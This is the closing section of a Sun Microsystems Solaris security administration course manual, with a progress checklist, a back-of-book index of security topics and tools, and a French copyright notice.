


Figure 17-1 Host Security

Securing a Network

Are the available network security tools presented in this course appropriate for your internal network or systems that are outside of your subnet?




Figure 17-2 Network Security

Notes

Check Your Progress

Before continuing, check that you are able to accomplish the following:

- ☐ Describe the important aspects of a good security policy
- ☐ Enumerate potential security cracks or potential vulnerabilities
- ☐ List several types of logging and auditing tools
- ☐ List several types of security protection utilities and programs
- ☐ List tools and programs to aid in remote access and authentication service
- ☐ Combine these security items into a strategy suitable for you and your company

Think Beyond

Begin thinking about your current security policy. Where does it need help?

Index

Symbols

* 10-9, 10-11
+ 8-10
+@netgroup 8-10
.cshrc 2-29, 5-10
.login 2-29, 5-10
.profile 2-29, 5-10
.rhosts 7-7, 8-11, 8-12
/bin/su 2-33
/etc/.rootkey 9-14
/etc/default/passwd 2-19
/etc/default/su 2-34
/etc/defaultdomain 8-4
/etc/group 2-8, 2-33
/etc/hosts 9-16
/etc/hosts.equiv 8-10, 8-11, 8-38
/etc/inet/hosts 8-4
/etc/inet/inetd.conf 8-6
/etc/init.d/syslog start |
stop 10-11
/etc/net/ticlts/hosts 8-4
/etc/net/ticots/hosts 8-4
/etc/net/ticotsord/hosts 8-4
/etc/netgroup 8-14
/etc/nisswitch.conf 9-16
/etc/nsswitch.nisplus 9-16
/etc/pam.conf 8-1, 8-26, 8-30,
8-37, 8-44
/etc/passwd 2-14, 2-15, 2-22,
2-23, 2-24, 5-5
/etc/profile 12-14
/etc/rc2.d/S74syslog 10-11
/etc/resolv.conf 8-4
/etc/shadow 2-15, 2-22, 2-23,
2-31, 3-5, 16-4
/etc/skel 5-11
/etc/syslog.conf 10-7
/filename 10-11
/proc 3-5
/usr/aset/aset 12-7
/usr/aset/aset.restore 12-15
/usr/aset/master 12-16
/usr/aset/reports 12-12
/usr/lib/libpam 8-25
/usr/lib/security 8-35, 8-37
/usr/sbin/fsirand 9-20
/usr/sbin/rpc.rexd 8-6
/var/adm/pacct 3-36
/var/adm/sulog 2-34
/var/audit 11-11
/var/log/pamlog 8-39
@host 10-11
~/.rhosts 8-38

A

absolute mode 5-8
access control 1-15
access control failures 4-9
access control lists 5-18
account expiration 2-13, 2-22,
2-23, 2-25
account inactivity 2-22
account management 2-21, 8-22
account modules 8-23
account reactivation 2-25

- account termination 2-22
- accountability 1-17, 2-8
- action field 10-11
- admintool 2-28
- alert 10-10
- ASET 8-12
- aset 12-4, 12-7
- ASET report files 12-12, 12-13
- aset.restore 12-15
- audit flags 11-10
- audit_control file 11-11
- auditing 11-4
- auditreduce 11-8
- auth 10-9
- authentication 1-14, 8-22, 8-32
- authentication modules 8-23
- authorization 1-15
- availability 1-18

B

- back door 3-4, 3-5
- backup 2-5, 5-22
- Basic Security Module 11-4
- Berkeley 8-7
- break-in 2-12
- bridge 1-21
- BSM 11-4
- BSM, disabling 11-15
- BSM, enabling 11-12
- bsmunconv 11-15

C

- C++ program 3-41
- C2 2-5
- C2 level of trust 2-5, 11-4
- cat 2-15
- cc 13-15
- CERT 1-8, 8-44
- chmod 5-7
- Cnews 10-9
- commands
 - chargefee 3-28
 - ckpacct 3-27
 - dodisk 3-28
 - lastlogin 3-28

- monacct 3-28
- nulladm 3-28
- prdaily 3-28
- runacct 3-28
- common key 9-8
- computer crimes 1-7
- comsat 15-11
- confidentiality 1-15
- CONSOLE variable 2-34
- control flags 8-28
- conversation key 9-8, 9-10
- Courtney 13-38, 13-42
- Crack 4-3, 4-13, 16-4, 16-9
- cracking passwords 2-16
- credentials 9-5, 9-11
- crit 10-10
- cron 10-9, 12-15
- crypt 5-26

D

- daemon 10-9, 10-13
- daemon facility 10-14, 10-16
- daemon messages 10-15
- daemon wrapper 15-4
- data integrity failures 4-9
- day-zero backups 5-23
- debug 10-10
- denial of service 3-7, 4-9
- DES 8-18, 9-5, 9-7, 9-14
- DES encryption 8-20
- device files 3-4
- dial_auth module 8-24
- Diffie-Hellman 8-1, 8-18, 8-44, 9-7
- Diffie-Hellman key agreement protocol 8-17
- disabling accounts 2-23, 2-25
- disktacct file 3-31, 3-32
- dormant accounts 2-21, 3-11
- duplicate account 2-24

E

- EEPROM 2-37
- EEPROM security 2-36
- effective user ID 2-33, 5-14

emerg 10-10
encrypted password 2-14, 2-15,
2-23
encrypting files 5-25
err 10-10
etc/hostname.XX0 8-4
etc/nodename 8-4
Ethernet switches 1-21
exec 8-6, 15-11
extended permissions 5-18

F

facilities 10-7, 10-9
fee file 3-31, 3-32
file integrity 14-4
file links 2-29
file permissions 2-29, 5-4
find 3-6
finger 8-6, 13-4
forgetting passwords 2-13
fork bombs 3-7
fsirand 9-20
ftp 8-1, 8-5, 8-6, 8-25, 8-44, 10-5,
13-4

G

gateway 1-21
gcc 13-15
GCOS 2-23
getfacl 5-19
GID 9-6
group ID 2-14, 2-22
GSS-API DCE 8-21
guest account 2-12, 2-24, 2-26,
2-39
gunzip 6-5, 13-5, 13-6, 16-5
gzip 6-5, 13-5, 13-6

H

hidden files 2-25, 3-5
host information 13-27
hosts.equiv 7-7, 8-10

how accounting works
location of ASCII report
files 3-28
location of files 3-27
programs that are run 3-27
types of files 3-27
what happens at boot
time 3-27
<http://www.fish.com/satan/> 1
3-19
hubs 1-21

I

identity 7-14
identity.pub 7-14
inetd 7-6, 10-12
info 10-10
inode 9-20
integrity 1-19

K

KERB 9-6
kerbd 8-20
Kerberos 8-1, 8-19, 8-44, 9-6
kern 10-9
key pair 7-5
keylogin 9-16
keyserver 9-9, 9-10
kill 3-9, 3-16
known_hosts 7-16

L

level 10-10
levels of security 12-5
libpcap 13-38, 13-39
local0-7 10-9
logging su usage 2-33
logic bombs 4-12
login 2-19, 2-24, 8-6, 8-25, 8-32
lpr 10-9
ls 2-31

M

mail 10-9
major device number 3-4, 3-19
make 7-8, 13-5, 13-17, 13-39,
13-41
make install 13-40, 13-41
make sunos5 13-21, 15-7, 15-13
mark 10-9
Martin Hellman 8-17
mask bits 5-20
mconnect 8-5
minfree 11-11
minor device number 3-4
mkfile 3-19
mknod 3-4
mnemoic 2-10
mode bits 5-5
mount 3-42, 5-16

N

netgroups 8-10, 8-13
netname 9-14
netscape 13-5, 13-10
newkey 9-9
NFS 9-3, 13-4
NIS 2-15, 8-18, 13-4
NIS+ 2-15, 8-18, 9-7, 9-14
nisaddcred 9-9
nisclient 9-16
nispopulate 9-16
nissetup 9-16
no password 2-19
none 10-10
notice 10-10
notice level 10-13
notification messages 10-4

O

on 8-5, 8-6
optional 8-29
order dependent 2-30
OTHER 8-33, 8-34, 8-36

P

pacct file 3-31
PAM 8-1, 8-21, 8-25, 8-44
pam_dial_auth 8-32
pam_rhost_auth 8-33
pam_unix 8-32
passwd 2-13, 2-17, 2-23, 8-10
password 2-5
password aging 2-5, 2-8, 2-12,
2-15
password changing 2-13, 2-19
password checking 2-13
password cracking 2-9, 2-13,
2-31, 3-12
password cracks 4-4
password expiration 2-12, 2-16
password length 2-10
password management. 8-22
password modification 2-16
password modules 8-23
password restrictions 2-13, 2-17,
2-19
password secrecy 2-8, 2-9, 2-11
password-mapping 8-22
passwords 2-7
PATH variable 2-25, 2-27, 2-29,
2-30, 2-33, 2-35, 5-28
PERIODIC_SCHEDULE 12-11
Perl 13-5, 13-11, 13-12
Perl helpers 13-11
permission bits 5-5
physical devices 1-20
pkgadd 6-6, 13-12, 13-14
praudit 11-8
process ID 3-12, 3-16
ps 2-25, 3-8, 3-12, 3-37, 9-16
public key 9-5
Public Key Cryptography 7-5
public key protocol 8-17
public keys 8-17, 9-7
punch down blocks 1-20

R

- random_seed 7-14, 7-16
- raw data files 3-31
- rcp 8-5, 8-8, 8-9
- reconfig script 13-20
- remembering passwords 2-9
- remote_seed 7-14
- required 8-29
- requisite 8-28
- restore 5-22
- restricted files 3-5
- restricted shell 2-25
- restricted shell
 - configuration 2-28
- restricting access 8-5
- rexd 13-4
- RFC 1135 4-3
- rhosts_auth module 8-24
- rlogin 8-1, 8-5, 8-7, 8-9, 8-10,
8-32, 8-38, 8-44, 15-11
- router 1-21
- RSA 7-5, 8-21
- rsh 8-1, 8-5, 8-7, 8-9, 8-10, 8-38,
8-44
- rusersd 8-6

S

- SANTA 13-4
- sar 3-9, 3-22
- SATAN 4-3, 4-13, 13-4, 13-5,
13-19, 13-20, 13-23
- SATAN attacks 13-38, 13-42
- scp 7-9
- secure NFS 9-4
- secure passwords 2-9, 2-10, 2-12,
2-13
- secure RPC 8-17, 9-4
- security administrator 2-4, 2-5
- security policy 2-4, 2-5, 2-26
- selector field 10-9, 10-10
- session key 9-8
- session management 8-22
- session modules 8-23
- setfacl 5-19
- SGID 5-6, 5-14

- sh -r 2-28
- shadmrg 16-9
- shadow file 16-8
- share 5-17
- shared account 2-8
- shared secret key 8-17
- shell 8-6
- shoulder surfing 2-10
- SIGKILL 3-17
- SKIP 5-27, 5-28, 5-31
- skiphost 5-32
- skipif 5-30
- skiplocal 5-29, 5-32
- slogin 7-9, 7-17
- snoop 2-25, 4-4
- special character 2-10
- sprayd 8-6
- ssh 7-4, 7-9, 7-16
- ssh.pid 7-15
- ssh_config 7-10
- ssh_host_key 7-14
- ssh_host_key.pub 7-14
- ssh_random_seed 7-15
- sshd 7-6, 7-9
- sshd_config 7-10
- ssh-keygen 7-9, 7-13
- starting and stopping
 - accounting 3-29
- startup files 2-29, 2-30, 2-31
- sticky bit 5-6, 5-12
- su 2-33
- sufficient 8-29, 8-32
- SUID 5-5, 5-14
- SUID programs 2-15, 2-25, 2-29
- sulog file 2-34
- SULOG variable 2-34
- SUNWast 12-7
- SUNWsprot 13-17
- SUPATH variable 2-35
- superuser 2-32
- superuser password 2-7, 2-8,
2-12, 2-18, 2-19, 2-32, 2-33
- swap 3-9, 3-18, 3-19, 3-41
- switch 1-21
- symbolic form 5-7
- symmetric key 5-26

syslog xxi, 10-1, 10-4, 10-6, 10-37
SYSLOG flag 2-35
syslogd 10-4, 10-11

T

tail 10-6
talk 15-11
taskstat 12-8
TCP 15-11
TCP tracing 10-13
TCP_Wrappers 15-4, 15-16
tcpd 15-11
tcpdump 13-38, 13-40
telnet 8-1, 8-5, 8-6, 8-25, 8-44,
10-5, 10-14, 15-11
temporary file system 3-41
tftp 8-6
time stamp 9-8
time stamp window 9-11
time-stamped 10-5
tmpfs 3-41
TripWire 6-4, 14-4, 14-5, 14-15
Trojan Horse 2-30, 2-33, 4-5
trust 13-27
trusted hosts 8-10
tune.hig 12-16
tune.low 12-16
tune.med 12-16
types of accounting
 charging mechanisms 3-26
 connection accounting 3-25
 disk accounting 3-26
 process accounting 3-25

U

UDP 15-11
UID 9-6
umask 5-10
umask setting 12-14
user 10-9
user ID 2-14, 2-22, 2-33, 2-35
useradd 2-28
usermod 2-22, 2-23
uucp 10-9

V

verifier 9-5, 9-11
virtual memory 3-18
vmstat 3-9, 3-20
vulnerabilities 13-27

W

w 3-14
warning 10-10
what is accounting 3-24
what is accounting used for 3-24
Whitfield Diffie 8-17
who 3-8, 3-10
whodo 3-8, 3-14, 3-37
working directory 2-29
worms 3-7, 4-8
wrapper 15-4
wtmp file 3-31

X

X11 7-7

Z

zcat 13-20, 13-39, 13-41, 13-42,
14-7

Copyright 2000 Sun Microsystems Inc., 901 San Antonio Road, Palo Alto, California 94303, Etats-Unis. Tous droits réservés.

Ce produit ou document est protégé par un copyright et distribué avec des licences qui en restreignent l'utilisation, la copie, la distribution, et la décompilation. Aucune partie de ce produit ou document ne peut être reproduite sous aucune forme, par quelque moyen que ce soit, sans l'autorisation préalable et écrite de Sun et de ses bailleurs de licence, s'il y en a.

Le logiciel détenu par des tiers, et qui comprend la technologie relative aux polices de caractères, est protégé par un copyright et licencié par des fournisseurs de Sun.

Des parties de ce produit pourront être dérivées du système Berkeley 4.3 BSD licenciés par l'Université de Californie. UNIX est une marque déposée aux Etats-Unis et dans d'autres pays et licenciée exclusivement par X/Open Company Ltd.

Sun, Sun Microsystems, le logo Sun, Solaris, NFS, SunOS, OpenBoot, Solstice SyMON, et SunSHIELD sont des marques de fabrique ou des marques déposées de Sun Microsystems, Inc. aux Etats-Unis et dans d'autres pays.

Toutes les marques SPARC sont utilisées sous licence sont des marques de fabrique ou des marques déposées de SPARC International, Inc. aux Etats-Unis et dans d'autres pays.

Les produits portant les marques SPARC sont basés sur une architecture développée par Sun Microsystems, Inc.

UNIX est une marques déposée aux Etats-Unis et dans d'autres pays et licenciée exclusivement par X/Open Company, Ltd.

L'interfaces d'utilisation graphique OPEN LOOK et Sun™ a été développée par Sun Microsystems, Inc. pour ses utilisateurs et licenciés. Sun reconnaît les efforts de pionniers de Xerox pour la recherche et le développement du concept des interfaces d'utilisation visuelle ou graphique pour l'industrie de l'informatique. Sun détient une licence non exclusive de Xerox sur l'interface d'utilisation graphique Xerox, cette licence couvrant également les licenciés de Sun qui mettent en place l'interface d'utilisation graphique OPEN LOOK et qui en outre se conforment aux licences écrites de Sun.

L'accord du gouvernement américain est requis avant l'exportation du produit.

Le système X Window est un produit de X Consortium, Inc.

LA DOCUMENTATION EST FOURNIE "EN L'ETAT" ET TOUTES AUTRES CONDITIONS, DECLARATIONS ET GARANTIES EXPRESSES OU TACITES SONT FORMELLEMENT EXCLUES, DANS LA MESURE AUTORISEE PAR LA LOI APPLICABLE, Y COMPRIS NOTAMMENT TOUTE GARANTIE IMPLICITE RELATIVE A LA QUALITE MARCHANDE, A L'APTITUDE A UNE UTILISATION PARTICULIERE OU A L'ABSENCE DE CONTREFAÇON.



Please
Recycle



Adobe PostScript